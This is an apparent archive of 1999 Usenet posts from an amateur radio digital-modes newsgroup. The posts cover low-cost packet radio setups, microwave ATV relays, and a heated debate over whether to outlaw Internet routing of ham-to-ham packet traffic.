I am very clear about my perception, as I expressed it clearly. I have room in my view of the ham radio packet network for many of the options that have been espoused by others and villified by you and Charles.

I have no reason to believe the discussions here are much more than "religious" arguments that will not be resolved until they are rendered moot by associated events that cannot be denied, ignored or misinterpreted.

>
>--
>
> ... Hank
>
>http://horedson.home.att.net
>
>.
>
>
>

Pete/wa4hei

Eschew obfuscation.

4248. Re: Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7sqnjtaqj1@nnrp1.deja.com>
Source record: 16332

In article <37ED21AC.167E@eece.maine.edu>,
Shawn Upton <supton@eece.maine.edu> wrote:

> Ok, so I can use a modem if I have the software, or a dedicated TNC
for
> packet. What would be the lowest cost way of getting into packet
then?
> I would like to eventually get into packet operation, but I fear that
> that won't happen until I'm a bit richer--either I pay $120~150 for
the
> TNC (and use freebie software) or pay something similar for software
> that will already use my modem. (At least I suspect it would be
similar
> priced.)

There are a couple of really cheap ways to get on packet
(I'm a student too... :-). If your computer has a sound
card use something like FlexNet with its sound card drivers.
Or use the sound modem support under Linux. The cheapest
sound card will record everything there is to record from
a communications-grade audio channel.

You can also go for the Baycom/Poor Man's Packet approach,
which uses a hardware modem and does all the TNC stuff in
software. I've seen this work on an XT; the sound card stuff
needs a 486 or better (I've used it on a 486/66).

The classic TCM3105 modem chip is long obsolete but is
sporadically available. Newer Baycom-style modems use the
MX614 chip, or any of its clones. TAPR sell MX614s in onesies
and twosies. Others probably do too.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on UO-22, KO-23, KO-25

Sent via Deja.com http://www.deja.com/
Before you buy.

4249. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <GUXwN1Z7j9eyAtuTE5dttuYU06NB@4ax.com>
Source record: 16333

On Mon, 27 Sep 1999 08:09:05 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:

>Well, over here (Netherlands) the 3cm band is quite densely filled with FM
>ATV relays located at high sites. They have different output frequencies
>and many are equipped with receivers that are tuned to other relays.

You have the luxury of a ham density that makes it possible to build such dense infrastructure. At less dense populated areas, it is hard to find other enthusiasts with similar interest within a comfortable RF-path distance, 10 GHz FM-ATV is more or less line of sight anyway.

While in addition to line of sight paths, microwaves also propagates through other modes, however, any short to medium distance non-line of sight paths (such as scattering from buildings in urban area), have much higher path losses compared to line of sight losses. With available transmitter powers (a few watts) the baseband bandwidths must be much less than the 5 MHz required by analogue video. While highly directional antennas are useful in increasing the ERP on transmit and the capture are an reception, due to the narrow beam widths, these are usable only for line of sight, troposcatter and single reflection paths, but not for mobile communication or scattering from buildings.

>They usually have picture-in-picture systems (4 or 16 pictures) that
>display an overview of activity on several relays.

This is a nice idea to keep the spectrum occupied :-).

>One or more active
>contributors to the relay often have a private link to it.

It is nice to hear that you have active contributors, but is it realistic to expect that they would contribute more than 1-2 hours each day on a daily basis ?

What about the rest 22 hours of the day ? Do you show the test card or an aquarium the rest of the time (remembering that some fish require a few hours of darkness each day :-).

Paul OH3LWR

4250. Anti Lid Law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7spv8g$294q@enews1.newsguy.com>
Source record: 16334

Here's a blurb from another discussion, where I outline my proposal for eliminating the "LandLine Lid" problem. My proposal is a bit different than what is already being done elsewhere:

Our US Packet net was damaged the worst by the introduction of non-ham links (Mostly Internet) that served to "route around" legitimate Ham digital links,
depriving them of traffic so that the hams operating them tended to lose heart and shut them down. Then, of course, you get a domino effect of disillusionment, decay and apathy such as we have experienced here during the last decade or so.

Packet users who previously were proud to participate in an independent, all Ham digital network were told that they could no longer depend upon messages entered into a Packet BBS to arrive at their destination via Amateur Radio. This, along with a constant barrage of negativity about the US Packet net from the US tcpip community, led in spirit by Greg Jones' articles and presentations, served to further disillusion and discourage US Packet users and networkers.

The Europeans avoided all of these difficulties by simply enacting legislation which made it illegal to route Ham Radio digital traffic over non-Ham networks.

The proper wording, if you care to make a proposal, is to outlaw the use of non-ham means for the primary routing (ham to ham) of amateur radio digital traffic.

This leaves intact the routing of information by non-ham means for secondary purposes such as delivering NTS messages to non-hams, autopatches to non-ham telephone links, and of course exchange of information between ham and non-ham networks, (Internet) for applications like APRS, callbook lookup, emergency communications, and a number of other such applications we haven't imagined yet.

By way of comparison, remember the Australian regs concerning this matter?

>
>Restrictions on connection to a public telecommunications network
>
>11. The licensee must not, directly or indirectly, connect an amateur
> station to a public telecommunications network if the station is:
>
>(a) an amateur repeater station; or
>(b) an amateur beacon station; or
>(c) using automatic mode (including, for example, packet mode

> and radioteletype mode); or
>(d) using computer controlled mode (including, for example,
>packet mode and radioteletype mode).

So when you communicate with an Australian gateway station, don't forget
that you are talking to a criminal.

The Europeans do things pretty much the same way, from what I understand.

Notice any difference between what is done overseas and what I am proposing?

(No babies being tossed out with the bath water.)

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4251. Anti Lid Law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7spven$296k@enews1.newsguy.com>
Source record: 16335

Here's a blurb from another discussion, where I outline my proposal for eliminating the "LandLine Lid" problem. My proposal is a bit different than what is already being done elsewhere:

Our US Packet net was damaged the worst by the introduction of non-ham links (Mostly Internet) that served to "route around" legitimate Ham digital links,
depriving them of traffic so that the hams operating them tended to lose heart and shut them down. Then, of course, you get a domino effect of disillusionment, decay and apathy such as we have experienced here during the last decade or so.

Packet users who previously were proud to participate in an independent, all Ham digital network were told that they could no longer depend upon messages entered into a Packet BBS to arrive at their destination via Amateur Radio. This, along with a constant barrage of negativity about the US Packet net from the US tcpip community, led in spirit by Greg Jones' articles and presentations, served to further disillusion and discourage US Packet users and networkers.

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The proper wording, if you care to make a proposal, is to outlaw the use of non-ham means for the primary routing (ham to ham) of amateur radio digital traffic.

This leaves intact the routing of information by non-ham means for secondary purposes such as delivering NTS messages to non-hams, autopatches to non-ham telephone links, and of course exchange of information between ham and non-ham networks, (Internet) for applications like APRS, callbook lookup, emergency communications, and a number of other such applications we haven't imagined yet.

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> station to a public telecommunications network if the station is:
>
>(a) an amateur repeater station; or
>(b) an amateur beacon station; or
>(c) using automatic mode (including, for example, packet mode

> and radioteletype mode); or
>(d) using computer controlled mode (including, for example,
>packet mode and radioteletype mode).

So when you communicate with an Australian gateway station, don't forget
that you are talking to a criminal.

The Europeans do things pretty much the same way, from what I understand.

Notice any difference between what is done overseas and what I am proposing?

(No babies being tossed out with the bath water.)

I do not see how a Ham could come up with a legitimate objection to what I'm
proposing, but I'm ready to hear somebody try.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4252. Double Posts!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7spvi5$297v@enews1.newsguy.com>
Source record: 16336

I'm not sure yet how some of my posts are being sent twice. I'll be trying
to track the problem down and fix it.
--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4253. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sq4in$24g@dfw-ixnews6.ix.netcom.com>
Source record: 16337

Cathryn et al:

With respect to having fun.

Our fun is predicated upon the availability of frequency spectrum, period. We do not allocate the frequencies, that is a political and commercial matter. We amateurs have been lucky so far, due mostly to the valiant efforts of our forefathers in this grand hobby. But remember, no bands, no fun, period!

Our situation, other than in the HF regions where no one else cares anymore, is in dire straits.

Simply put, "use it or loose it".

There are many commercial interests who covet our frequencies. We need to populate and show use those frequencies, not just keep them for a few "elite" folks having "fun".

Just as with the amateur packet network heyday of the 70's and 80's, we need plenty of ham radio "users", call them appliance operators if you will, to keep the networks viable. The only way to keep these great majority of appliance operators is to treat them like "customers", try to give them compelling applications so that they continue to participate and create a "market" for ham equipment, and traffic to keep our networks viable.

Returning to the past is fun, but it won't protect our valuable spectrum. We must move forward and attract the users back to the amateur packet networks even if they don't have the same form and functions as before. And Chalie's idea of convincing the government regulators to protect us by regulation is a "pipe dream", they (The FCC) are under siege themselves. The Administration, the Congress, the commercials are mostly all espousing the breakup of the FCC and the elimination of most regulations. Like the ostrich of Africa when frightened, Charles Brabham has his head in the sand and that is very dangerous to our hobby!

Use it or loose it.

Comments, thoughts?

Peter AB4BC

Cathryn Mataga <cathryn@junglevision.com> wrote in message news:c7ZH3.516$9d.6862@nuq-read.news.verio.net...
> pmarkham wrote in message .

> To me the spirit of the hobby, is finding other people who are doing packet

> radio here in the SF Bay area, and connect up with them and just have fun.
> To me, this is not about expecting a level or service or performance or
anything.
> If you want to do high speed packet, find someone else in your
neighborhood,
> or draft someone, like a friend or relative or something, and just do it.
All it takes is
> two people, really. If you'd rather look at web pages and chat on irc,
that's
> fine too. It's just a hobby.
>
>

4254. Re: Kinda spooky - Bandwidth to burn . . .

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7v1617.1n0.nomail@linux.pe1chl.ampr.org>
Source record: 16338

Paul Keinanen <keinanen@sci.fi> wrote:
>>Well, over here (Netherlands) the 3cm band is quite densely filled with FM
>>ATV relays located at high sites. They have different output frequencies
>>and many are equipped with receivers that are tuned to other relays.

>You have the luxury of a ham density that makes it possible to build
>such dense infrastructure. At less dense populated areas, it is hard
>to find other enthusiasts with similar interest within a comfortable
>RF-path distance, 10 GHz FM-ATV is more or less line of sight anyway.

That is true. The nearby FM-ATV relay that I have permanently wired
to my TV set (using a sat-tv rx and a modified LNB, no dish necessary,
just the LNB pointing at the relay. just press EXT-2 to see ATV!) is at
220M AGL in an otherwise flat area (it is on a 380M tv broadcast tower).
The range is 80km or so. Within that range there are 3 other relays
that it receives permanently, and more when propagation is good.

>While in addition to line of sight paths, microwaves also propagates
>through other modes, however, any short to medium distance non-line of
>sight paths (such as scattering from buildings in urban area), have
>much higher path losses compared to line of sight losses. With
>available transmitter powers (a few watts) the baseband bandwidths
>must be much less than the 5 MHz required by analogue video.

Right, it (mostly) only works with line-of-sight. But then we have
nearly broadcast-quality pictures.

>>They usually have picture-in-picture systems (4 or 16 pictures) that
>>display an overview of activity on several relays.

>This is a nice idea to keep the spectrum occupied :-).

Yes, usually there are 4 pictures showing some other 16-picture
transmissions. Some of these pictures are in fact re-incarnations of
these 4 pictures as received at the remote relay, etc etc etc :-)

>>One or more active
>>contributors to the relay often have a private link to it.

>It is nice to hear that you have active contributors, but is it
>realistic to expect that they would contribute more than 1-2 hours
>each day on a daily basis ?

Contributors to the hardware, of course. The programme material they
contribute is normally not more than beer-drinking ugly guys in a very
messy room :-)

>What about the rest 22 hours of the day ? Do you show the test card or
>an aquarium the rest of the time (remembering that some fish require a
>few hours of darkness each day :-).

You are getting the idea. If you like, I could mail a captured image as
a .jpg.
It shows testcards, static shots of the operator, webcam-like "shots
of the shack with nobody but the cat", etc. There is even a picture
showing a computer receiving SSTV signals :-)

Of course, to have audio with all this, the repeater has lots of FM audio
subcarriers ranging up to 8.1 MHz, plus NICAM. Poor IARU guy that wants
to mandate sound-in-sync because he is worried that a 6 MHz FM subcarrier
would cause unnecessarily-wide ATV signals :-)

The local relay also has a camera showing the surrounding area as viewed
from 220M AGL. The camera slowly rotates.
These ATV guys are reasonably active these days, kind of like the packet
guys 10-15 years ago. They come up with news ideas and actually implement
them, instead of only discussing them on the usenet...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4255. Re: My 2 cents on radio/internet/A-types/B-types

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: k2ul <ostroyNOosSPAM@att.net.invalid>
Message-ID: <2103e026.a415771e@usw-ex0108-059.remarq.com>
Source record: 16339

Yup, the ARRL does offer award certificates for sysops who
provide transport for NTS traffic. My numbers for K2UL-4
are listed in the SNJ column in QST every month. The only
requirement is that it must be done over radio. There is
also a separate total for my personal handling of messages
on CW/SSB/FM. I will admit that I am not at the leading
edge of digital technology, and I don't much care. I
prefer to spend my time enjoying ham radio, rather than
engage in the pitiful name-calling which seems to sprout up
here so often.

Dan
In article <7sc17l$b3b$1@bgtnsc03.worldnet.att.net>, "Hank
Oredson" <horedson@att.net> wrote:
> Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
> news:slrn7uh5rn.vgb.nomail@linux.pe1chl.ampr.org...
> > Hank Oredson <horedson@att.net> wrote:
> >
> > >If you think hams should get awards for posting CQ
> bulletins
> > >and collecting responses, my only comment is that I
> GET THE
> > >AWARD TOO because my station did the actual
> transmitting
> > >on ham radio. That internet stuff ain't ham radio
> ... <grin>.
> >
> > Who said you wouldn't get the award too?
> >
> > An award for people who made an effort to let other
> people enjoy
> > some service would probably be good idea.
> >
> > (of course not demanded by that amateur himself, but
> granted to him
> > by others who appreciate the service)
> In the US National Traffic System, awards are given to
> the stations
> that relay messages within that system. From time to
> time I remember
> to send in my traffic counts. Even though I don't
> actually do anything
> myself (the computers do the work) I get one of those
> awards

> every now and then. Others send and deliver the
> messages, I just
> let 'em use my gear to move the traffic where it is
> going.
> --
> ... Hank
> http://horedson.home.att.net

* Sent from RemarQ http://www.remarq.com The Internet's Discussion Network *
The fastest and easiest way to search and participate in Usenet - Free!

4256. Re: Ia.n.i. RemoteControlSystem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: hylton@global.co.ZA
Message-ID: <37F0AC4A.F96BECD5@global.co.za>
Source record: 16340

Hi

And lets's hope this url for Ia.n.i. RemoteControlSystem works as the previous ones didn't!What is this Ia.n.i. Remote Control System anyway?Does anybody have info or a decent URL for this?

ZR6HPC
Hylton

4257. PCMCIA Modem/tnc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: bitto@my-deja.com
Message-ID: <7srgpn$u9t$1@nnrp1.deja.com>
Source record: 16341

Hi.

I'm searching for pcmcia TNC (or modem) for packet radio.

Any idea?

Sent via Deja.com http://www.deja.com/
Before you buy.

4258. Re: Double Posts!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sqmsb$rrn@dfw-ixnews4.ix.netcom.com>
Source record: 16342

Charles:

Are you speaking from both sides of your keyboard?

[Said in jest!]

Charles even though we don't see keyboard to keyboard, I enjoy the interaction.

I know you love radio, and I do not question your motives, but your efforts are misguided and in the current political and regulatory climates will simply lead to further decay.

Change is necessary.

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message news:7spvi5$297v@enews1.newsguy.com...
> I'm not sure yet how some of my posts are being sent twice. I'll be trying
> to track the problem down and fix it.
> --
>
> Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

4259. Re: Anti Lid Law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Mark VandeWettering <markv@pixar.com>
Message-ID: <37F0E8BE.FA8333C9@pixar.com>
Source record: 16343

Charles Brabham wrote:

> Our US Packet net was damaged the worst by the introduction of non-ham links
> (Mostly Internet) that served to "route around" legitimate Ham digital
> links,
> depriving them of traffic so that the hams operating them tended to lose
> heart and shut them down. Then, of course, you get a domino effect of
> disillusionment, decay and apathy such as we have experienced here during
> the last decade or so.

We don't have a nationwide packet network because nobody is willing to
invest the time
and money necessary to make it happen. In the commercial sector,
networking types make
lots of bucks to do this. Why? Because it is a mindnumbingly tedious
and thankless job.
Everyone is the first to bitch when it doesn't work, and nobody pats you
on the back when
it does. You typically carry a beeper so that people can bitch at you
on your time off.

Who would _ever_ aspire to do this as a hobby?

You can point fingers at the Landline Lids, and bitch and moan, but the
fact of the matter is,
you can't build the network you want because you can't convince enough
people that it is an
interesting thing to invest your heart, soul, and checkbook in.

> The proper wording, if you care to make a proposal, is to outlaw the use of
> non-ham means for the primary routing (ham to ham) of amateur radio digital
> traffic.

"If we just keep digging, I'm sure we'll get out of this hole soon!"

Amateur radio has whole classes of messiahs, each professing the true
faith, and warning
the dire peril that will result if their message isn't heeded. It is
perhaps good that the
majority of people can just ignore them and proceed in enjoying their
hobby, and in serving
their local communities in the best way they know how.

--
Mark T. VandeWettering Telescope Information (and more)
Email: <markv@pixar.com> http://www.idle.com/~markv/

4260. Re: [Packet] Sinking of a ship

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: ka1tuz@rcn.COM
Message-ID: <37F0F7F3.29BD33DB@rcn.com>
Source record: 16344

Well what everybody forgets without packet as a radio network when we need it
,itwon't be there.Neither will the internet.
FIRST THING TO GO IN EMERGENCY= TELEPHONE
INTERNET= TELEPHONE
REASON HAM RADIO IS STILL PROTECTED BY CONGRESS IS
IT'S ABILITY TO STEP IN WHEN PHONES ARE KAPUT
Now somebody better start thinking how to bring our packet network back even if at
1200 baud or congress will have another reason to sell our freq.

"Hylton Conacher (ZR6HPC)" wrote:

> Hi Ron and all others
>
> As many people seem to think the internet has taken over from pscket there is a
> lot of controversy regarding packet-internet gateways.I agree that packet has
> almost withered away but died I do not think so.I look as packet as the
> forerunner to todays internet and look forward to using a network like the
> internet to forward packet messages etc.I agree this could be done via packet
> but considering the time to transfer a 8k message via HF and the internet.
>
> We,as hams, should use this internet to expand our network but still keep the
> odd HF rig ready for transfers in emmergencies.Perhaps a time of looking forward
> needs to be undertaken so we can develop the next internet if there is going to
> be one.I believe we as hams could perhaps generate a faster more reliable method
> of data transfer over and above TCP/IP and AX25.
>
> Stop your moaning as the gateway users are not going to shutdown because you say
> so.Accept what cannot be changed and develop something new.
>
> Just for interest sake I am a restricted licence holder who has never operated
> HF as I feel that in doing the morse I should at least be able to use it.Apart
> from that VHF and UHF provides plenty of enjoyment for me and so does packet to
> such an extent that I will be establishing a internet-packet gateway in about 6
> months.
>
> >From the windy Simons Town,South Africa
> 73 de ZR6HPC
> Hylton
>
> ---
> Submissions packet@qth.net

--
73,
Dick, KA1TUZ

ka1tuz@arrl.net ka1tuz@email.com ka1tuz@rcn.com
http://www.gis.net/~ka1tuz/
KA1TUZ@KA1TUZ.FN42JH.EMA.MA.USA.NA

4261. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <PS6I3.603$9d.8095@nuq-read.news.verio.net>
Source record: 16345

Peter O. Brackett wrote in message <7sq4in$24g@dfw-ixnews6.ix.netcom.com>...
>Cathryn et al:
>
>With respect to having fun.
>
>Our fun is predicated upon the availability of frequency spectrum, period.
>We do not allocate the frequencies, that is a political and commercial
>matter. We amateurs have been lucky so far, due mostly to the valiant
>efforts of our forefathers in this grand hobby. But remember, no bands, no
>fun, period!
>
>Our situation, other than in the HF regions where no one else cares anymore,
>is in dire straits.
>
>Simply put, "use it or loose it".
>
>There are many commercial interests who covet our frequencies. We need to
>populate and show use those frequencies, not just keep them for a few
>"elite" folks having "fun".
>
>Just as with the amateur packet network heyday of the 70's and 80's, we need
>plenty of ham radio "users", call them appliance operators if you will, to
>keep the networks viable. The only way to keep these great majority of
>appliance operators is to treat them like "customers", try to give them
>compelling applications so that they continue to participate and create a
>"market" for ham equipment, and traffic to keep our networks viable.
>
>Returning to the past is fun, but it won't protect our valuable spectrum.
>We must move forward and attract the users back to the amateur packet
>networks even if they don't have the same form and functions as before. And
>Chalie's idea of convincing the government regulators to protect us by
>regulation is a "pipe dream", they (The FCC) are under siege themselves.
>The Administration, the Congress, the commercials are mostly all espousing
>the breakup of the FCC and the elimination of most regulations. Like the
>ostrich of Africa when frightened, Charles Brabham has his head in the sand
>and that is very dangerous to our hobby!
>
>Use it or loose it.
>
>Comments, thoughts?

I guess. Err, whatever you mean by 'going to the past'. What are you
talking about exactly? Whatever we do, will be in the future -- I think.
PBBS = bad? Is that the point? I'm trying to get a handle on this?

Me, I don't quite see the point of a 'network', if the goal is to give away cheap internet access. Really, the best way to do this is for sysops to get internet connections, and then route IP directly to the internet from every site. And, not bother with connecting to any other ham radio sites. Still, in my neighborhood, at least, even the little old ladies are now getting cable modems -- and are on a 10Mbps lan, for like $50 bucks a months. So, it's tough to compete with that.

Still maybe with these new Lan cards, this kind of thing is possible. Though likely it would require some kind of tower or mast at the user end to get a good path. Honestly, I'm not completely averse kind of thing. I think it's always been one of the delightful insanities of ham radio, that people spend $4000 on equipment, so they can talk to people over the air 20 meters to save 55cents on phone bills -- talking to people they don't know. This is not a new thing.

And perhaps there are applications where having 'free' connections would make a difference as opposed to having cheap connections. You know, put your septic tank on the internet or something. Err, have internet in goofy remote places, where it wouldn't justify paying a monthly fee for this, but maybe you could collect some remote data or interact in a way that APRS isn't quite capable of. It sounds silly, but I do think there is potentially something to the 'free' thing and the 'remote' thing combined.

All this talk about all the spectrum going down the drain is just depressing -- and I think just scares away potential users. If you want users, you gotta' hype the 'fun' thing. That's what'll bring 'em in, in my humble opinion. Doom and gloom just brings everyone down.

4262. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7squ87$d15$1@bgtnsc03.worldnet.att.net>
Source record: 16346

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sq4in$24g@dfw-ixnews6.ix.netcom.com...
> Cathryn et al:
>
> With respect to having fun.
>
> Our fun is predicated upon the availability of frequency spectrum, period.
> We do not allocate the frequencies, that is a political and commercial
> matter. We amateurs have been lucky so far, due mostly to the valiant
> efforts of our forefathers in this grand hobby. But remember, no bands,
no
> fun, period!
>
> Our situation, other than in the HF regions where no one else cares
anymore,
> is in dire straits.
>
> Simply put, "use it or loose it".
>
> There are many commercial interests who covet our frequencies. We need to
> populate and show use those frequencies, not just keep them for a few
> "elite" folks having "fun".
>
> Just as with the amateur packet network heyday of the 70's and 80's, we
need
> plenty of ham radio "users", call them appliance operators if you will, to
> keep the networks viable. The only way to keep these great majority of
> appliance operators is to treat them like "customers", try to give them
> compelling applications so that they continue to participate and create a
> "market" for ham equipment, and traffic to keep our networks viable.
>
> Returning to the past is fun, but it won't protect our valuable spectrum.
> We must move forward and attract the users back to the amateur packet
> networks even if they don't have the same form and functions as before.
And
> Chalie's idea of convincing the government regulators to protect us by
> regulation is a "pipe dream", they (The FCC) are under siege themselves.
> The Administration, the Congress, the commercials are mostly all espousing
> the breakup of the FCC and the elimination of most regulations. Like the
> ostrich of Africa when frightened, Charles Brabham has his head in the
sand
> and that is very dangerous to our hobby!
>
> Use it or loose it.

>
> Comments, thoughts?
>
> Peter AB4BC

Exactly the point I have been making for ten years.
Get the ham radio networks back to ham radio.

Those hams who want to play ham radio on the internet should
certainly do that, it can be fun. But when they intentionally interfere
with the radio networks (by FORCING traffic intended for the
radio networks to go to it's destination over the internet) they
have killed those radio networks. All this discussion of "new technology"
and "I would use the radio network if it was as fast as the internet"
is just blowing smoke. That "new technology" will never make it into
ham radio as long as it cannot be USED there, and the Land Line
Lids have pretty much gauranteed it cannot be used: they grab all the
traffic and FORCE it to go over the land lines instead of via radio.
The ham radio network will never be "as fast as the internet"
because it is not possible for hams to build network that runs as
fast as wire, cable, or fiber. What we can do is what Cathryn suggests:
have fun with digital radio, and build a network using those modes.

To do so, you ignore all the folks who post here claiming it can't
be done, and simply go do it. It *can* be done, and it *has* been
done in the past. We could do it again, if we choose to. Those who
claim it cannot be done are either ignorant or have some other
agenda in mind; an agenda which does not include ham radio.
One does have to wonder why anyone posts in this newsgroup
if they are not interested in Recration, Radio, Amateur, Digital.
It's not Recration, Telephone, Commercial, Digital, no matter
what some posters would have us believe.

Anyone want to move some traffic using CLOVER?
All LSB dial reading:
Radio 1, full time 7.087 (WestNet long haul links).
Radio 2, full time scans 14.110, .116, .120, 21.076, .077, 28.077, .100,
.110
Anyone welcome to make use of these links.

Also available in the Portland area on HF (CLOVER and/or PACTOR):
WA7EES, KA7AGH, N7QDN.

--

... Hank - W0RLI

http://horedson.home.att.net

4263. Re: Double Posts!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7squrseqc1@bgtnsc03.worldnet.att.net>
Source record: 16347

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sqmsb$rrn@dfw-ixnews4.ix.netcom.com...
> Charles:
>
> Are you speaking from both sides of your keyboard?
>
> [Said in jest!]
>
> Charles even though we don't see keyboard to keyboard, I enjoy the
> interaction.
>
> I know you love radio, and I do not question your motives, but your
efforts
> are misguided and in the current political and regulatory climates will
> simply lead to further decay.
>
> Change is necessary.

My opinion: it won't happen.
Impossible to get the organization required.
Groups with national and international visibility not interested.
Heck, even NTS uses internet links now. What a joke.

Some of us continue to build working network, for fun, as we
have from the start.

Most of the folks who post here don't have the (insert favorite
phrase for "Hams too lazy to actually do anything") to contribute
but we do gain the occasional ham willing to put forth the effort
involved to get something new up and running.

I post here for amusement between projects. Got kinda burned out
cleaning up old tired 9600 baud links and working on the current
software, so figured it was time to rattle the usual cages again.

Weather is perfect, a couple antennas need work, so I'm outa
here for awhile. Maybe I'll add 80M to the scan list this week.

--

... Hank - W0RLI

http://horedson.home.att.net

4264. SOFTWARE FOR MFJ-1280

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-28 00:00:00 UTC
From: mop59362 <mop59362@mail.telepac.pt>
Message-ID: <7squn0$q4j$1@duke.telepac.pt>
Source record: 16348

where can i find some software for mfj 1280?
tks

best regard's from azores

carlos poinho cu3ft

4265. Need free webspace for Ham/SWL/Scanner Page?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <qgdI3.230$5T4.5103@sea-read.news.verio.net>
Source record: 16273
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Want to have a Ham radio or SWL Web Page, for free? Without floating
ads and other popup banner windows, etc.?

I am offering free web space for Shortwave, Scanner, and Ham Radio hobbiests.
Please come and visit http://hfradio.org - there is a link to the sign-up
page. There are a few already active with their sites, which you can also
see from the listing page.

There is a lot of other things at the site, as well. But if you are looking
for a great place to mirror your site, or to have your main site, consider
http://hfradio.org.

73!

(10 meters is starting to show signs of activity. You can find me there often)

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

4266. new to this group.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Gary <gary@macrologic.prestel.co.uk>
Message-ID: <7sro2q$7h1$1@phys-ma.sol.co.uk>
Source record: 16274

Hi all,
quite a while ago, before the internet was readily available, I heard about packet radio, back then I had an amiga 500 for a computer, and used the C.B. for yakking to mates across town,
and at one time a few of us were actually considering trying to use packet over the cb..<gasp>, I was young back then.....please forgive me <im a little older now..and have a little more sense, I think>.....
we never went through with it though...we couldn't afford the kits to build the modem!!(or what ever it was called...I can't remember now.)

Any way, with the phone bill getting bigger every quarter,
and me spending a lot of time travelling in my camper away from a land line (i'm not even going to think about using the mobile phone), I wanted to find a cheap way of keeping in contact with people on various news groups, so here's my question,

what is the state of packet radio now?
I have read a few threads about "net gateways"..what's that all about,
basically I want to know if it is possible to access internet news groups, using packet radio...
if it is possible, what are the restrictions...and costs, I know I need to sit an exam...have they brought in the restricted licence for data comms. only..I.e certain frequency's, no voice transmissions etc???

Thanx for any help...Gary

4267. Re: The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <BOfI3.790$Od.3369@news.rdc1.il.home.com>
Source record: 16275

> > The amateur 1200 bit/s packet network would be quite sufficient for
> > similar applications in addition to the current packet cluster or APRS
> > applications. The problem seems to be the lack of suitable
> > "peripherals". It is far too cumbersome to carry around a PC and an HT
> > in order to be able to communicate with packet. There are some HTs
> > with built in TNCs, but I do not know, if text messages can be entered
> > autonomously without a PC.]

They certainly can. At least the Kenwood TH-D7 can.
I use mine constantly in the APRS network this way.

4268. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-29 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ssgij$2oqo@enews4.newsguy.com>
Source record: 16276

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sr737$9uv@dfw-ixnews9.ix.netcom.com...
>
>
>
> What? We desparately need to find new applications, but . . .Charlie
wants
> us to stop the application mantra.

Oh, just as long as you quit using it as a lame excuse for doing anything, I suppose it's allright to chant it to yourself, if you feel you must.

